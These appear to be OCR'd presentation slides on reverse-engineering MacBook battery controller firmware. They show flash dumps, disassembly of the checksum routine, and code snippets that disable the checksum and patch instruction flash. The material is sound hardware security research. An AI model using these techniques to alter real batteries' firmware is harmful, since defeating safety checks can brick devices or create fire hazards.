
Some SBS commands



Boot ROM Problems

- Now can dump and disassemble the instruction flash
- Can dump data flash for examination
- Have seen how to flash entire device
- Consecutive dumps of instruction flash are not identical
- Trying to make changes to firmware sometimes brick the device
- Trying to flash device bricks it

Expensive hobby



I was ordering these two at a time!

Battery wasteland

Try an off-market knockoff

Item number: 140436180090

NEW Battery FOR Apple MacBook 13 inch A1185 MA561 White

Item condition: New
Ended: May 31, 2011 02:28:22 PDT
Price: US $43.75 [78 sold]
Shipping: FREE Standard Shipping
Seller: novapcs (82447)

See full description | Seller's other items

- Actually had a different unseal password, couldn’t hack it!

Fix #1

- Turns out that the SMBus Boot ROM reads are not always dependable
- This is not good if you patch by reading a row, modifying it, and updating it
- Now my code verifies consecutive reads agree

```
read_firmware("hotel.fw");
read_flash_data("hotel.data");

read_firmware("hotel2.fw");
read_flash_data("hotel2.data");
```

Better reading

```
md5sum hotel*fw
01d2f382b8e2633032f48b2c3bbfd900  hotel.fw
01d2f382b8e2633032f48b2c3bbfd900  hotel2.fw

$ diff hotel*data.txt
1c1
< 00000000  01 71 ff 6c 0f f1 0e 74  2f c7 2b 5c 09 f6 ff f8
---
> 00000000  01 71 ff 6c 0f f8 0e 74  2f d7 2b 5c 09 f6 ff f8
3c3
< 00000020  db 45 02 58 00 00 00 00  00 00 00 00 00 00 00 00
---
> 00000020  db 45 02 59 00 00 00 00  00 00 00 00 00 00 00 00
11c11
< 000000a0  0e 00 02 00 00 01 10 05  00 02 00 01 0e 00 00 f9
---
> 000000a0  0e 00 02 00 00 01 10 05  00 02 00 01 0f 00 00 f9
77c77
< 00000700  db 45 02 58 00 00 00 00  00 00 00 00 00 00 00 00
---
> 00000700  db 45 02 59 00 00 00 00  00 00 00 00 00 00 00 00
79c79
< 00000720  ff ff ff ff 00 00 04 e6  ff ff fb 18 04 e6 fb 18
---
> 00000720  ff ff ff ff 00 00 04 e9  ff ff fb 15 04 e9 fb 15
```

Problem 2

- If you patch a few bytes from the firmware, the battery stops working properly
- OS queries PFStatus (SBS 0x53) and sees that Dataflash Failure (DFF) flag is set
- From the doc:

Dataflash Failure—The bq20z80 can detect if the DataFlash is not operating correctly. A permanent failure is reported when either: (i) After a full reset the **instruction flash checksum does not verify**; (ii) if any DataFlash write does not verify; or (iii) if any DataFlash erase does not verify.

Reversing checksum

- One of the ROM entry point functions is FlashChecksum
- This function is called twice
  - Once for SBS command ManufactureAccess, subcommand 0x22
  - Once in another function...

```
RAM:000180CC FlashChecksum:  1 dup ?                 ; CODE XREF: sub_28C2+36↑p
RAM:000180CC                                         ; manufacturerAccess_system_control:loc_D3EC↑p
RAM:000180CC                                         ; long FlashChecksum()
```

Checksum checker (old)

```
sub_28C2:
move        -(i3), ipl
move        -(i3), iph
move        a, -(i3,4)
move        i0h, #0x42
move        i0l, #0x14  ; i0 = 0x4214, a data flash addy
move        a, (i0,0xF)
move        (i3,0), a
move        a, (i0,0x10)
move        (i3), a
move        a, (i0,0x11)
move        (i3,2), a
move        a, (i0,0x12)
move        (i3,3), a   ; *i3 = *(i0+0xf)
move        a, (i3,0)
or          a, (i3)
or          a, (i3,2)
or          a, (i3,3)
jeq         loc_2943    ; if (*i3 != 0)
```

```
calls       FlashChecksum ; compute checksum, store in r0-r3
move        a, (i3,3)
move        -(i3), a
move        a, (i3,3)
move        -(i3), a
move        a, (i3,3)
move        -(i3), a
move        a, (i3,3)
move        -(i3), a
cmp         r3, (i3,0)  ; compare stored vs computed checksum, first byte
jne         failed_checksum
```

```
cmp         r2, (i3)    ; second byte
jne         failed_checksum
```

```
cmp         r1, (i3,2)  ; third byte
```

Checksum checker (new)

```
        sub_2928:
FF 78 03 move       -(i3), ipl
FF 79 03 move       -(i3), iph
FC AF 16 move       a, -(i3,4)
0F A1 0E move       i0h, #0x40
5F A0 0E move       i0l, #0xA0  ; i0 = 0x40a0, a flash addy
0F AF 18 move       a, (i0,0xF)
00 FF 02 move       (i3,0), a
10 AF 18 move       a, (i0,0x10)
01 FF 02 move       (i3), a
11 AF 18 move       a, (i0,0x11)
02 FF 02 move       (i3,2), a
12 AF 18 move       a, (i0,0x12)
03 FF 02 move       (i3,3), a   ; *i3 = *(i0 + 0xf)
FE A1 0E move       i0h, #1
64 A0 0E move       i0l, #0x9B
0E AB 18 move       r3, (i0,0xE) ; r3 = *(0x19b + 0xe)
DF 2B 0E and        r3, #0x20   ; r3 |= HAS_ENCODED_CHECKSUM
FF 1B 0E cmp        r3, #0
2A F2 36 jeq        loc_297F
```

```
03 1F 1F inc        a, (i3,3)   ; decode checksun
03 FF 02 move       (i3,3), a
02 AF 1E move       a, (i3,2)
F7 DF 0E addc       a, #8
02 FF 02 move       (i3,2), a
01 AF 1E move       a, (i3)
3F DF 0E addc       a, #0xC0
01 FF 02 move       (i3), a
00 FF 1F decc       a, (i3,0)
00 FF 02 move       (i3,0), a
```

```
        loc_297F:
00 AF 1E move       a, (i3,0)
01 BF 1E or         a, (i3)
02 BF 1E or         a, (i3,2)
03 BF 1E or         a, (i3,3)
0C F2 36 jeq        loc_29D9
```

Disable checksum

- Older: Set stored checksum in data flash to 00 00 00 00
- Newer: Set “encoded” checksum to “encoded” 00 00 00 00, i.e. set to 00 3f f7 ff
- Turn off encoding of checksum and set to 00 00 00 00?
- These require a Boot ROM data flash write

Without Boot ROM

- You can dump the data flash, do all the SBS data flash reads, and find where the checksum lives in an SBS data flash subclass
- Turns out the address corresponds to (undocumented) subclass 57
- Disable checksum in unseal mode:

```
int x=0;
write_word(kDataFlashClass, 57);
unsigned char *rb = (unsigned char *) read_block(kDataFlashClassSubClass1, &x);

rb[4] = 0x00;
rb[5] = 0x3f;
rb[6] = 0xf7;
rb[7] = 0xff;

write_word(kDataFlashClass, 57);
int ret = write_block(kDataFlashClassSubClass1, (char *) rb, x);
```

Patch it!

- patch_firmware function patches instruction flash at a given address
- Reads in two consecutive rows (verifying as it reads), makes changes, writes both rows, verifies changes

```
int worked = patch_firmware(73611, (unsigned char *) "\x01\x02\x02", 3, 1);
printf("Worked: %d\n", worked);
```

```
diff hotel-nop.fw.txt hotel.fw.txt
4602c4602
< 00011f90  3f ff ff 3f 01 02 03 ff  ff 3f ff ff 3f ff ff 3f
---
> 00011f90  3f ff ff 3f ff ff 3f ff  ff 3f ff ff 3f ff ff 3f
```


Now what?

- Can make arbitrary changes to SBS parameters
- Can make arbitrary changes to data flash and instruction flash
- We need to understand the interactions between the battery and the host/charger

Sniffing SMBus

- Bought some (more) hardware
  - Bus pirate
  - Saleae logic analyzer
  - Beagle i2c/SPI Protocol Analyzer
- Need to figure out which connections to battery are i2c and how to connect to it while battery is connected to laptop


Spaghetti wire fail



Soldering fail

Don’t be afraid

